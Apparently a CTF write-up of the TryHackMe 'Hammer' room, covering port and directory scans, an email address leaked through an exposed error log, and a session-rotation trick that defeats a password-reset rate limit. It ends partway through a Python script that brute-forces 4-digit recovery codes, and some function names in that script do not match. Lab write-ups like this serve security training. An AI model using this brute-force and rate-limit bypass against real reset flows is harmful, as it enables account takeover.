


# Hammer

{% embed url="https://tryhackme.com/r/room/hammer" %}



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Always question your assumptions and never assume anything that you have not tested.

## Recon

### Nmap Scan

We start with a Nmap scan and find two open ports. On port 22 we have SSH and on port 1337 we have an Apache web server.

```
(0xb0b@kali) - [~/Documents/tryhackme/hammer]
$ nmap -p- hammer.thm -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-01 07:53 EDT
Nmap scan report for hammer.thm (10.10.110.155)
Host is up (0.062s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
1337/tcp   open  waste

Nmap done: 1 IP address (1 host up) scanned in 15.51 seconds

(0xb0b@kali) - [~/Documents/tryhackme/hammer]
$ nmap -sC -sV -p22,1337 hammer.thm -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-01 07:53 EDT
Nmap scan report for hammer.thm (10.10.110.155)
Host is up (0.037s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 f3:41:27:d6:54:fd:17:c3:83:90:ac:63:57:37:30:ed (RSA)
|   256 0b:b9:0c:f6:74:85:ef:d5:a8:f7:84:88:48:f3:c1:02 (ECDSA)
|_  256 e6:f6:d2:98:7e:cb:28:40:1c:b6:7a:17:47:35:5b:3d (ED25519)
1337/tcp   open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ _http-title: Login
|_ _http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-cookie-flag:
|   /:
|   PHPSESSID:
|_ httponly flag not set
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.10 seconds
```

### Directory Scan And Manuel Enum of 1337

Since our entry point is probably the web server, we scan for possible directories and pages using Feroxbuster while enumerating the target manually.

```
(0xb0b@kali)-[~/Documents/tryhackme/hammer]
$ feroxbuster -u 'http://hammer.thm:1337' -w /usr/share/wordlists/dirb/big.txt

FERROX OXIDE
by Ben "epi" Risher 🐼 ver: 2.10.2

🎯 Target Url      http://hammer.thm:1337
🚀 Threads        50
📖 Wordlist        /usr/share/wordlists/dirb/big.txt
🔥 Status Codes   All Status Codes!
⌚ Timeout (secs)  7
👤 User-Agent     feroxbuster/2.10.2
📄 Config File    /etc/feroxbuster/ferox-config.toml
🔗 Extract Links   true
🏁 HTTP methods   [GET]
🔍 Recursion Depth 4
📢 New Version Available https://github.com/epi052/feroxbuster/releases/latest

🚩 Press [ENTER] to use the Scan Management Menu™
```

We find some pages and directories. Among them PhpMyAdmin. So we are dealing with a PHP web server. Apart from these, however, nothing else, except that the CSS folder looks a bit strange.

```
(0xb0b@kali)-[~/Documents/tryhackme/hammer]
$ feroxbuster -u 'http://hammer.thm:1337' -w
/usr/share/wordlists/dirb/big.txt

FERROX OXIDE
by Ben "epi" Risher 🐼 ver: 2.10.2


🎯 Target Url      http://hammer.thm:1337
🚀 Threads        50
📖 Wordlist        /usr/share/wordlists/dirb/big.txt
🔥 Status Codes   All Status Codes!
⌚ Timeout (secs)  7
👤 User-Agent     feroxbuster/2.10.2
📄 Config File    /etc/feroxbuster/ferox-config.toml
🔗 Extract Links   true
🏁 HTTP methods   [GET]
🔍 Recursion Depth 4
📢 New Version Available https://github.com/epi052/feroxbuster/releases/latest

🚩 Press [ENTER] to use the Scan Management Menu™


404      GET      9l      31w      274c Auto-filtering found 404-like
response and created new filter; toggle off with --dont-filter
403      GET      9l      28w      277c Auto-filtering found 404-like
response and created new filter; toggle off with --dont-filter
200      GET      47l     111w     1664c
http://hammer.thm:1337/reset_password.php
200      GET      6l      2304w    232914c
http://hammer.thm:1337/hmr_css/bootstrap.min.css
200      GET      36l     83w     1326c http://hammer.thm:1337/
301      GET      9l      28w     320c
http://hammer.thm:1337/javascript => http://hammer.thm:1337/javascript/
301      GET      9l      28w     320c
```

```
http://hammer.thm:1337/phpmyadmin => http://hammer.thm:1337/phpmyadmin/
301      GET      9l      28w      316c http://hammer.thm:1337/vendor =>
http://hammer.thm:1337/vendor/
200      GET      0l      0w      0c
http://hammer.thm:1337/vendor/autoload.php
200      GET      0l      0w      0c
http://hammer.thm:1337/vendor/composer/ClassLoader.php
200      GET      0l      0w      0c
http://hammer.thm:1337/vendor/composer/autoload_real.php
200      GET      63l     136w     2071c
http://hammer.thm:1337/vendor/composer/installed.json
200      GET      0l      0w      0c
http://hammer.thm:1337/vendor/composer/autoload_namespaces.php
200      GET      0l      0w      0c
http://hammer.thm:1337/vendor/composer/autoload_static.php
200      GET      0l      0w      0c
http://hammer.thm:1337/vendor/composer/autoload_psr4.php
200      GET      0l      0w      0c
http://hammer.thm:1337/vendor/composer/autoload_classmap.php
200      GET      19l     168w     1068c
http://hammer.thm:1337/vendor/composer/LICENSE
200      GET      30l     224w     1529c
http://hammer.thm:1337/vendor/firebase/php-jwt/LICENSE
200      GET      42l     100w     1173c
http://hammer.thm:1337/vendor/firebase/php-jwt/composer.json
200      GET      170l    650w     8697c
http://hammer.thm:1337/vendor/firebase/php-jwt/CHANGELOG.md
200      GET      424l    1529w    13516c
http://hammer.thm:1337/vendor/firebase/php-jwt/README.md
301      GET      9l      28w      327c
http://hammer.thm:1337/javascript/jquery =>
http://hammer.thm:1337/javascript/jquery/
301      GET      9l      28w      324c
http://hammer.thm:1337/phpmyadmin/doc =>
http://hammer.thm:1337/phpmyadmin/doc/
200      GET      98l     278w     35231c
http://hammer.thm:1337/phpmyadmin/favicon.ico
```

Visiting the index page by manual enumeration takes us directly to a login page.




In the source, we find the named convention of the directories. These start with **hmr\_**.



So we edit the used wordlist by prepending **hmr\_** and scan again.

```
cp /usr/share/wordlists/dirb/big.txt .
sed 's/^/hmr_/' big.txt > hmr_big.txt
```



```

└─(0xb0b@kali)-[~/Documents/tryhackme/hammer]
└─$ feroxbuster -u 'http://hammer.thm:1337' -w hmr_big.txt

  _____
 |   |   |   ) |   ) | /   \   \   \   / | |   \   |
 |   |   |   \ |   \ | \   /   /   /   / | |   /   |
 by Ben "epi" Risher 🐧                               ver: 2.10.2

  _____
 🎯 Target Url      | http://hammer.thm:1337
 🚀 Threads        | 50
 📖 Wordlist        | hmr_big.txt
 🖐 Status Codes    | All Status Codes!
 💣 Timeout (secs) | 7
 🐘 User-Agent      | feroxbuster/2.10.2
 💉 Config File     | /etc/feroxbuster/ferox-config.toml
 🔍 Extract Links   | true
 🏁 HTTP methods    | [GET]
 🔪 Recursion Depth | 4
 🎉 New Version Available |
 https://github.com/epi052/feroxbuster/releases/latest

  _____
 🏁 Press [ENTER] to use the Scan Management Menu™


  _____
 403      GET      9l      28w      277c Auto-filtering found 404-like
response and created new filter; toggle off with --dont-filter
404      GET      9l      31w      274c Auto-filtering found 404-like
response and created new filter; toggle off with --dont-filter
200      GET      47l     111w     1664c
http://hammer.thm:1337/reset_password.php
200      GET      6l      2304w   232914c
http://hammer.thm:1337/hmr_css/bootstrap.min.css
200      GET      36l     83w     1326c http://hammer.thm:1337/
301      GET      9l      28w     317c http://hammer.thm:1337/hmr_css
=> http://hammer.thm:1337/hmr_css/
301      GET      9l      28w     320c
http://hammer.thm:1337/hmr_images => http://hammer.thm:1337/hmr_images/
200      GET      1676l   9897w   792599c
http://hammer.thm:1337/hmr_images/hammer.webp
301      GET      9l      28w     316c http://hammer.thm:1337/hmr_js =>
http://hammer.thm:1337/hmr_js/
200      GET      2l      1294w   89501c
http://hammer.thm:1337/hmr_js/jquery-3.6.0.min.js
301      GET      9l      28w     318c http://hammer.thm:1337/hmr_logs
=> http://hammer.thm:1337/hmr_logs/
200      GET      9l      219w   1984c
http://hammer.thm:1337/hmr_logs/error.logs
[#####] - 25s      20480/20480   0s      found:10
errors:0
[#####] - 24s      20469/20469   844/s

```

```
http://hammer.thm:1337/
[#####] - 0s      20469/20469   193104/s
http://hammer.thm:1337/hmr_css/ => Directory listing
[#####] - 1s      20469/20469   34172/s
http://hammer.thm:1337/hmr_images/ => Directory listing
[#####] - 0s      20469/20469   84583/s
http://hammer.thm:1337/hmr_js/ => Directory listing
[#####] - 0s      20469/20469   208867/s
http://hammer.thm:1337/hmr_logs/ => Directory listing
```

## Bypass The Login

With the information we have gathered so far, we should now concentrate on the login.



hammer.thm:1337

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### Login

Email


Password

Login

[Forgot your password?](#)

## Login Page Analysis

This only displays a generic message for the email and password entered, from which we cannot conclude that an incorrect email or password has been entered. A pure brute force to enumerate the email is therefore not possible here.




hammer.thm:1337

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### Login

Invalid Email or Password!

But the login page has a link to a forgot password feature `/reset_password.php`. This gives an error message if the chosen mail is wrong, theoretically a valid mail could be enumerated in this way.



Invalid email address!


### Reset Password

Email

Submit

## Getting A Valid E-Mail Address


Recalling the enumeration using the customized wordlist we are able to spot an email in the `error.logs`. There is an authentication failure for the user `tester@hammer.thm`.



```
[Mon Aug 19 12:00:01.123456 2024] [core:error] [pid 12345:tid 1399999999999999] [client 192.168.1.10:56832] AH00124: Request exceeded the limit of 10 internal redirects due to probable configuration error. Use 'LimitInternalRecursion' to increase the limit if necessary. Use 'LogLevel debug' to get a backtrace.
[Mon Aug 19 12:01:22.987654 2024] [authz_core:error] [pid 12346:tid 1399999999999999] [client 192.168.1.15:45918] AH01630: client denied by server configuration: /var/www/html/
[Mon Aug 19 12:02:34.876543 2024] [authz_core:error] [pid 12347:tid 1399999999999999] [client 192.168.1.12:37210] AH01631: user 'tester@hammer.thm' authentication failure for "/restricted-area": Password Mismatch
[Mon Aug 19 12:03:45.765432 2024] [authz_core:error] [pid 12348:tid 1399999999999999] [client 192.168.1.20:37254] AH01627: client denied by server configuration: /etc/shadow
[Mon Aug 19 12:04:56.654321 2024] [core:error] [pid 12349:tid 1399999999999999] [client 192.168.1.22:38100] AH00037: Symbolic link not allowed or link target not accessible: /var/www/html/protected
[Mon Aug 19 12:05:07.543210 2024] [authz_core:error] [pid 12350:tid 1399999999999999] [client 192.168.1.25:46234] AH01627: client denied by server configuration: /home/hammerthm/test.php
[Mon Aug 19 12:06:18.432109 2024] [authz_core:error] [pid 12351:tid 1399999999999999] [client 192.168.1.30:40232] AH01617: user tester@hammer.thm: authentication failure for "/admin-login": Invalid email address
[Mon Aug 19 12:07:29.321098 2024] [core:error] [pid 12352:tid 1399999999999999] [client 192.168.1.35:42310] AH00124: Request exceeded the limit of 10 internal redirects due to probable configuration error. Use 'LimitInternalRecursion' to increase the limit if necessary. Use 'LogLevel debug' to get a backtrace.
[Mon Aug 19 12:09:51.109876 2024] [core:error] [pid 12354:tid 1399999999999999] [client 192.168.1.50:45998] AH00037: Symbolic link not allowed or link target not accessible: /var/www/html/locked-down
```

## Exploitation Of The Password Reset Feature

When trying to reset the password for this user, ...




Reset Password

Email

Submit

... the page refreshes and we have to enter a 4-digit code to change the password. Furthermore, there is a time limit of `180` seconds to enter this code.



Enter Recovery Code

You have 176 seconds to enter your code.

4-Digit Code

Submit Code

Cancel

For the further procedure and analyzing, we intercept the submitting of the 4-digit code using burp suite.

```
1 POST /reset_password.php HTTP/1.1
2 Host: hammer.thm:1337
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 24
9 Origin: http://hammer.thm:1337
10 Connection: close
11 Referer: http://hammer.thm:1337/reset_password.php
12 Cookie: PHPSESSID=282ikfdt341v481nu6hbu5qiv5
13 Upgrade-Insecure-Requests: 1
14
15 recovery_code=1234&s=177
```

With every request that is now made, the Rate-Limit-Pending value in the response header is reduced. Initially this starts at 8.

Request	Response
<pre>1 POST /reset_password.php HTTP/1.1 2 Host: hammer.thm:1337 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 24 9 Origin: http://hammer.thm:1337 10 Connection: close 11 Referer: http://hammer.thm:1337/reset_password.php 12 Cookie: PHPSESSID=282ikfdt341v481nu6hbu5qiv5 13 Upgrade-Insecure-Requests: 1 14 15 recovery_code=1234&amp;s=177</pre>	<pre>1 HTTP/1.1 200 OK 2 Date: Sun, 01 Sep 2024 12:06:52 GMT 3 Server: Apache/2.4.41 (Ubuntu) 4 Expires: Thu, 19 Nov 1981 08:52:00 GMT 5 Cache-Control: no-store, no-cache, must-revalidate 6 Pragma: no-cache 7 Rate-Limit-Pending: 5 8 Vary: Accept-Encoding 9 Content-Length: 2202 10 Connection: close 11 Content-Type: text/html; charset=UTF-8 12 13 14 &lt;!DOCTYPE html&gt; 15 &lt;html lang="en"&gt; 16 &lt;head&gt; 17 &lt;meta charset="UTF-8"&gt; 18 &lt;meta name="viewport" content="width=device-width, initial-scale=1.0"&gt; 19 &lt;title&gt;</pre>

After the value drops to 0, the rate limit is reached and the token cannot be reset. At this point I lost a lot of time because I thought that with every reset the token would also be reset. Under this assumption, I thought I could only get a token with a bit of luck and chance.

Therefore, I wrote a script that makes 100 requests at the same time with different PHPSESSIDs in the hope of getting a valid reset with a fixed reset token. In fact, after several attempts I had a valid request token, but 100 identical response, for each session the fixed token was valid.

Only then did I realize that the token endures in that time frame over every session created, and does not reset itself with a new session. The assumption could be made by seeing that a token endures 180 seconds.

Request	Response
<pre>1 POST /reset_password.php HTTP/1.1 2 Host: hammer.thm:1337 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 24 9 Origin: http://hammer.thm:1337 10 Connection: close 11 Referer: http://hammer.thm:1337/reset_password.php 12 Cookie: PHPSESSID=282ikfdt341v481nu6hbu5qiv5 13 Upgrade-Insecure-Requests: 1 14 15 recovery_code=1234&amp;s=177</pre>	<pre>1 HTTP/1.1 200 OK 2 Date: Sun, 01 Sep 2024 12:07:18 GMT 3 Server: Apache/2.4.41 (Ubuntu) 4 Expires: Thu, 19 Nov 1981 08:52:00 GMT 5 Cache-Control: no-store, no-cache, must-revalidate 6 Pragma: no-cache 7 Rate-Limit-Pending: 0 8 Content-Length: 44 9 Connection: close 10 Content-Type: text/html; charset=UTF-8 11 12 Rate limit exceeded. Please try again later.</pre>

To verify that the reset token endures, we request a new reset without a cookie to get a new session.



Request	Response
<pre> 1 POST /reset_password.php HTTP/1.1 2 Host: hammer.thm:1337 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 25 9 Origin: http://hammer.thm:1337 10 Connection: close 11 Referer: http://hammer.thm:1337/reset_password.php 12 Upgrade-Insecure-Requests: 1 13 14 email=tester%40hammer.thm </pre>	<pre> 1 HTTP/1.1 302 Found 2 Date: Sun, 01 Sep 2024 12:09:29 GMT 3 Server: Apache/2.4.41 (Ubuntu) 4 Set-Cookie: PHPSESSID=pb0tpver7tc8meq7cdbrp38prh; path=/ 5 Expires: Thu, 19 Nov 1981 08:52:00 GMT 6 Cache-Control: no-store, no-cache, must-revalidate 7 Pragma: no-cache 8 Rate-Limit-Pending: 9 9 Location: reset_password.php 10 Content-Length: 0 11 Connection: close 12 Content-Type: text/html; charset=UTF-8 13 14 </pre>

Then we put the **PHPSESSID** from the response into our request, and see that we have 8 attempts again, until the **180** seconds have passed.

Request	Response
<pre> 1 POST /reset_password.php HTTP/1.1 2 Host: hammer.thm:1337 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 24 9 Origin: http://hammer.thm:1337 10 Connection: close 11 Referer: http://hammer.thm:1337/reset_password.php 12 Cookie: PHPSESSID=pb0tpver7tc8meq7cdbrp38prh 13 Upgrade-Insecure-Requests: 1 14 15 recovery_code=12345s=177 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Date: Sun, 01 Sep 2024 12:09:44 GMT 3 Server: Apache/2.4.41 (Ubuntu) 4 Expires: Thu, 19 Nov 1981 08:52:00 GMT 5 Cache-Control: no-store, no-cache, must-revalidate 6 Pragma: no-cache 7 Rate-Limit-Pending: 8 8 Vary: Accept-Encoding 9 Content-Length: 2202 10 Connection: close 11 Content-Type: text/html; charset=UTF-8 12 13 14 &lt;!DOCTYPE html&gt; 15 &lt;html lang="en"&gt; 16 &lt;head&gt; 17 &lt;meta charset="UTF-8"&gt; 18 &lt;meta name="viewport" content="width=device-width, initial-scale=1.0"&gt; 19 &lt;title&gt; </pre>

With the information we have, we are able to automate the process of brute-forcing a password recovery. It first requests a password reset and retrieves the **PHPSESSID** cookie, then iteratively submits recovery codes in a brute-force manner, periodically refreshing the **PHPSESSID** every seventh request. The script detects a successful code submission by checking for a change in the response text's word count.

```
{% code title="brute.py" overflow="wrap" lineNumbers="true" %}
```

```

import subprocess

def get_phpseSSID():
    # Request Password Reset and retrieve the PHPSESSID cookie
    reset_command = [
        "curl", "-X", "POST", "http://hammer.thm:1337/reset_password.php",
        "-d", "email=tester%40hammer.thm",
        "-H", "Content-Type: application/x-www-form-urlencoded",
        "-v"
    ]

    # Execute the curl command and capture the output
    response = subprocess.run(reset_command, capture_output=True,
text=True)

    # Extract PHPSESSID from the response
    phpseSSID = None
    for line in response.stderr.splitlines():
        if "Set-Cookie: PHPSESSID=" in line:
            phpseSSID = line.split("PHPSESSID=")[1].split(";")[0]

```

```

        break

    return phpsessid

def submit_recovery_code(phpsessid, recovery_code):
    # Submit Recovery Code using the retrieved PHPSESSID
    recovery_command = [
        "curl", "-X", "POST", "http://hammer.thm:1337/reset_password.php",
        "-d", f"recovery_code={recovery_code}&s=180",
        "-H", "Content-Type: application/x-www-form-urlencoded",
        "-H", f"Cookie: PHPSESSID={phpsessid}",
        "--silent"
    ]

    # Execute the curl command for recovery code submission
    response_recovery = subprocess.run(recovery_command,
    capture_output=True, text=True)
    return response_recovery.stdout

def main():
    phpsessid = get_phpseid()
    if not phpsessid:
        print("Failed to retrieve initial PHPSESSID. Exiting...")
        return

    for i in range(10000):
        recovery_code = f"{i:04d}" # Format the recovery code as a 4-digit
string

        if i % 7 == 0: # Every 7th request, get a new PHPSESSID
